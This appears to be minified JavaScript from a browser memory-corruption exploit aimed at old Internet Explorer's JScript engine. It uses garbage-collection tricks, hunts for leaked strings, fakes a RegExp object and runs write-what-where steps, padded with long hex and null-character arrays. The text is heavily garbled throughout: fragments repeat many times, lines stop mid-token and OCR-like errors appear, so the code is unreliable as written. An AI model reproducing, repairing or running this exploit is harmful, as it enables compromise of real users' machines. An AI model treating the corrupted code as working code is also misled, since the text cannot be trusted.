FFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFFA,0xFFFEA,0xFFFFA,0xFFFAA,0xFFFAA,0xFFFAA,0xFFFAA,0xFFFAA,0xFFFAA,0xFFFAA,0xFFFAA,0xFFFAA,0xFFAA,0xFFFAA,0xFFFAA,0xFFFAA,0xFFAA,0xFFAA,0xFFAA,0xFFAA,0xFFAA,0xFFAA,0xFFAA,0xFFAA,0xFFAA,0xFFAA,0xFFAA,0xFFAA,0xFFAA,0xFFAA,0xFFAA,0xFFAA,0xFAA,0xFFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,
0xFFFF,((a+=e)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF)
xFFFF));return c;}var aD=[0x0D03,0x00000,0xEF00,0xFFFF,0xFFFF,0x07FF,0x07FF,0x07FF,0x0000,0x0000,0xFFA,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x000,0x000,0x000,0x000,0x000,0x000,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0
e=aC(c,a[d]);c+=aA;b.push(e);}b.push([0x00C0]);var f=Array.prototype.concat.apply([0x077],b);var g=String.fromCharCode.apply(null,f);Z.test(g);}catch(h){}}var aF=null;var aG=ag(ar.low,ar.high);var aH=af(ar.low+0x3C,ar.high);var aI=ar.low+0x1C,ar.high);var aI=ar.high);var aI=ar.
a = af(aI + 0 \times 1C, ar.high); var aK = af(aI + 0 \times 2C, ar.high); for(var D = 0; D < aJ \& \& (aF = rull); D + +) \{var a L = ah(aG, aK + D - 0 \times 54); if((aL \& 0 \times FFFF) = = 0 \times C359) \{aF = ar.low + aK + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + 
aN=X:for(var D=0:D<0.length:D++)ac(aM+(D*d).aN.o.charCodeAt(D));var aO=new Arrav();var aP=av.low-0x4000;var aO=0x4D0;var aR=0x00100000|0x000000002;var aS=0x30;var aT=0x80;var aU=0x88;var aV=0x88;var aV=0x80;var aV=0x80;var
a = 0 \times 0 = 
D=0;D<a.length;D++)ac(aX+(D*c),ay.high,a.charCodeAt(D));var aY=ay.low-0x9000;for(var aY=ay.low-0x9000);for(var aY=ay.low
*f),aN,aY);ac(aM+5+(4*f)+e,aN,ay-high);aE([{whereLow:ay.low-0x08,whereHigh:ay.high,what:aF+1},{whereLow:ay.low-0x08,whereHigh:ay.high,what:aF+1},{whereLow:ay.low-0x04,whereHigh:ay.high,what:ar.high},{wh
```

ereLow:ay.low+0x08, whereHigh:ay.high, what:aP}, {whereLow:ay.low+0x0C, whereHigh:ay.high}, {whereLow:ay.low+0x16, whereHigh:ay.high, what:at.high}, {whereLow:ay.low+0x16, whereHigh:ay.high, what:at.high}, {whereLow:ay.low+0x16, whereHigh:ay.high, what:at.high}, {whereLow:ay.low+0x26, whereHigh:ay.high, what:au.high}, {whereHigh:ay.high, what:au.high}, {whereHigh:

what:aN}]);

```
Array();var t=new Array();var u=new Array();var v=new Array();var 
Array();for(var D=0;D<100;D++)w[D]=new Array(1,2);var E="\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u000\u000\u000\u000\u000\u000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u000\u0000\u0000\u0000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u000\u
Object();for(var c=0;c<z;c++)try{throw u[c];}catch(d){r[c]=d;}for(var c=0;c<8;c++)v[((c-A)/2)|0][(c-A)%2]=r[c];for(var c=0;c<100*100;c++)q[c]=null;CollectGarbage();for(var c=0;c<2;c++)r[c]=null;CollectGarbage();for(var c=0;c<8;c++)v[c]=null;CollectGarbage();for(var c=0;c<8;c++)v[c]=null;CollectGarbage();fo
c=A;c<B;c++)s[c]=v[((c-A)/2)|0][(c-A)%2];}else w[y/2].sort(F);return 0;}for(var D=0;D<z;D++)t[D]=new RegExp(n);for(var D=0;D<z;D++){var G=new Array({},t[D],{});var H=new Enumerator(G);H.moveFirst();H.moveNext();u[D]=H.item();H.moveNext();H=null;delete
not find RegExp address.");else{}v=null;s[K-1]=null;delete s[K-2];s[K-2]=null;delete s[K-2];s[K-4]=null;delete s[K-3];s[K-6]=null;delete s[K-8];s[K-9]=null;delete s[K-9];s[K-10]=null;delete
s[K-10];s[K-12]=null;delete s[K-12];s[K-13]=null;delete s[K-13];s[K-14]=null;delete s[K-14];s[K-15]=null;delete s[K-16];s[K-16]=null;delete s[K-17];s[K-18]=null;delete s[K-18];s[K-19]=null;delete s[K-18];s[K-19]=null;delete s[K-18];s[K-18]=null;delete s[K-18]=null;delete s[K-18]=null;delete s[K-18]=null;delete s[K-18]=null;delete s[K-18]=null;delete s[K-18]=null;d
s[K-20]:function L(a){if(typeof a!=="number")throw new TypeError("value must be a Number"); var b={isNegative:false,exponent:0.mantissa:0}:if(a===0)return
b;if(!isFinite(a)){b.exponent=2047;if(isNaN(a)){b.isNegative=false;b.mantissa=2251799813685248;}else{b.isNegative=a===-Infinity;b.mantissa=0;}return b;}if(a<0){b.isNegative=true;a=-a;}var c=0;if(a>=Math.pow(2,-1022)){var
d=a;while(d<1){c-=1;d*=2;}while(d>=2){c+=1;d/=2;}c+=1023;}b.exponent=c;if(c!=0){var e=a/Math.pow(2,c-1023);b.mantissa=Math.floor((e-1)*Math.pow(2,52));}else b.mantissa=Math.floor(a/Math.pow(2,-1074));return b;}var M=parseFloat(s[K]);var N=L(M);var
0=N.mantissa80xFFFFFFF;var P=(N.mantissa/(Math.pow(2,32)))80xFFFFFFF;var Q=p(0x0082,0+4,P);for(var D=2;D>=K;D--)s[D]=null;for(var D=0;D<0x1000;D++)x[D][0]=1;while(--K>=0)try{if((typeof s[k])==="string"8&s[k].length>0x1000)break;else
s[K]=null;catch(H){}if(K=-1)throw new Error("Could not find RegExp leak string.");else{}var R=new Array();R.push(((s[K].length*2)&0xFFFF);R.push(((s[K].length*2)>>16)&0xFFFF);for(var D=0;D<1/c,D++)R.push(s[K].charCodeAt(D));for(var D=0;D)R.push(s[K].charCodeAt(D));for(var D=0;D)R.push(s[K].charCodeAt(D));for(var D=0;D)R.push(s
D=0;D<f/c;D++)R[(j/c)+D]=0;for(var\ D=0;D<g/c;D++)R[k/c+D]=R[l/c+D];R[l/c+D]=0;for(var\ D=0;D<g/c;D++)R[k/c+D]+R[l/c+D]=0;for(var\ D=0;D<g/c,D++)R[k/c+D]+R[l/c+D]=0;for(var\ D=0;D<g/c,D++)R[k/c+D]+R[l/c+D]=0;for(var\ D=0;D<g/c,D++)R[k/c+D]=0;for(var\ D=0;D<g/c,D++)R[k/c+D]=0;
T = (s[K]. charCodeAt(((1-4+h)/c)+1) < (16) | (s[K]. charCodeAt(((1-4+h)/c)+2); var \ U = (s[K]. charCodeAt(((1-4+h)/c)+3) < (16) | s[K]. charCodeAt(((1-4+h)/c)+2); var \ V = p(0x0082, T, U); for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (va
D=0;D<0x1000;D++)x[D][V]=1;while(--K>=0)try{if((typeof s[K])==="string"&&s[K].length>0x1000)break;else s[K]=null;}catch(H){}if(K==-1)throw new Error("Could not find GcBlock leak string.");else{}var W=-1;var
X=-1;if(s[K].charCodeAt){W=(s[K].charCodeAt(4)<<16)|s[K].charCodeAt(4)<<16)|s[K].charCodeAt(6)<<16)|s[K].charCodeAt(6)</16)|s[K].charCodeAt(6)</16)|s[K].charCodeAt(6)</16)|s[K].charCodeAt(6)</16)|s[K].charCodeAt(6)</16)|s[K].charCodeAt(6)</16)|s[K].charCodeAt(6)</16)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCo
D=0;D<0x1000;D++)x[D][Y]=1;while(--K>=0)try{if((typeof s[K])==="object")break;else s[K]=null;}catch(H){}if((E=-1)throw new Error("Could not find fake RegExp.");else{}var Z=s[K];var ab=Z.test("t");if(!ab)throw new Error("Fake RegExp did not respond
correctly to test execution, creation may have failed.");for(var D=0;D<s.length;D++)s[D]=null;function ac(a,b,c){try{var
d=String.fromCharCode.apply(null,[6x0077,0x0003,0x0000,0xFFEA,0xFFFF,0x0007,0x0003,0x0000,0xFFEA,0xFFFF,0x0000,0x0000,0x0000,0xFEA,0xFFFF,0x0007,0x0000,0x0000,0x0000,0xFEA,0xFFFF,0x0007,0x0000,0x0000,0x0000,0xFEA,0xFFFF,0x0007,0x0000,0x0000,0xFEA,0xFFFF,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007
x0000, 0x0003, 0x0000, 0x000
 .0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0